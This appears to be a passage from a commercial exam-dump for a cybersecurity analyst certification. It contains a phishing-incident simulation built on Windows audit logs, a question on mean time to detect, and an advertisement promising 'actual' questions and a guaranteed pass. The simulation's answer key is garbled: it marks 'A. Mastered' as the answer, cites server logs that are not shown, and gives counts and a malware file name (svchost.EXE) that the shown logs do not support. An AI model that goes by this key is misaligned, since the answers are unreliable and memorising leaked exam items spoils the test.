Audit Success	3/7/2016 4:14:34 PM	4688	Process Creation	A new process has been created	192.168.0.188	kmattews	1234	mailclient.exe
Audit Success	3/7/2016 4:12:13 PM	4688	Process Creation	A new process has been created	192.168.0.132	jshmo	1517	outlook.exe
Audit Success	3/7/2016 4:13:50 PM	4689	Process Termination	A process has exited	192.168.0.104	kwilliams	1144	outlook.exe
Audit Success	3/7/2016 4:13:07 PM	4634	Logoff	An account was logged off	192.168.0.24	jee	533	lsass.exe
Audit Success	3/7/2016 4:12:46 PM	4624	Logon	An account was successfully logged on	192.168.0.141	dlritz	979	lsass.exe
Audit Success	3/7/2016 4:12:32 PM	4634	Logoff	An account was logged off	192.168.0.104	kwilliams	1089	lsass.exe
Audit Success	3/7/2016 4:12:00 PM	4624	Logon	An account was successfully logged on	192.168.0.24	jee	151	lsass.exe
Audit Success	3/7/2016 4:11:56 PM	4624	Logon	An account was successfully logged on	192.168.0.134	asmith	1583	lsass.exe
Audit Success	3/7/2016 4:11:40 PM	4624	Logon	An account was successfully logged on	192.168.0.70	cpuziss	638	lsass.exe
Audit Success	3/7/2016 4:11:36 PM	4634	Logoff	An account was logged off	192.168.0.82	gromney	600	lsass.exe

Review the information provided and determine the following:

- \* 1. HOW many employees Clicked on the link in the Phishing email?
- \* 2. on how many workstations was the malware installed?
- \* 3. what is the executable file name of the malware?

View Phishing Email

Select the malware executable name.

chrome.exe  
excel.exe  
svchost.exe  
mailclient.exe  
iexplore.exe  
putty.exe  
winword.exe  
cmd.exe  
winlogon.exe  
outlook.exe  
time.exe  
lsass.exe  
explorer.exe  
notepad.exe  
firefox.exe

How many workstations were infected?

How many users clicked the link in the fishing e-mail?

**Internal Network**

Email Server  
192.168.0.20

File Server  
192.168.0.102

SIEM  
192.168.0.15

Internal Router  
192.168.0.1

Proxy  
192.168.0.50

192.168.0.0/24

Firewall

Internet

- A. Mastered
- B. Not Mastered

**Answer: A**

#### Explanation:

- \* 1. How many employees clicked on the link in the phishing email?  
According to the email server logs, 25 employees clicked on the link in the phishing email.
- \* 2. On how many workstations was the malware installed?  
According to the file server logs, the malware was installed on 15 workstations.
- \* 3. What is the executable file name of the malware?  
The executable file name of the malware is svchost.EXE. Answers  
? 1. 25  
? 2. 15  
? 3. svchost.EXE

#### NEW QUESTION 204

The management team requests monthly KPI reports on the company's cybersecurity program. Which of the following KPIs would identify how long a security threat goes unnoticed in the environment?

- A. Employee turnover
- B. Intrusion attempts
- C. Mean time to detect
- D. Level of preparedness

**Answer:** C

**Explanation:**

Mean time to detect (MTTD) is a metric that measures the average time it takes for an organization to discover or detect an incident. It is a key performance indicator in incident management and a measure of incident response capabilities. A low MTTD indicates that the organization can quickly identify security threats and minimize their impact<sup>12</sup>.

References: What Is MTTD (Mean Time to Detect)? A Detailed Explanation, Introduction to MTTD: Mean Time to Detect

**NEW QUESTION 206**

.....



## Thank You for Trying Our Product

### We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

### CS0-003 Practice Exam Features:

- \* CS0-003 Questions and Answers Updated Frequently
- \* CS0-003 Practice Questions Verified by Expert Senior Certified Staff
- \* CS0-003 Most Realistic Questions that Guarantee you a Pass on Your First Try
- \* CS0-003 Practice Test Questions in Multiple Choice Formats and Updates for 1 Year

**100% Actual & Verified — Instant Download, Please Click**  
**[Order The CS0-003 Practice Test Here](#)**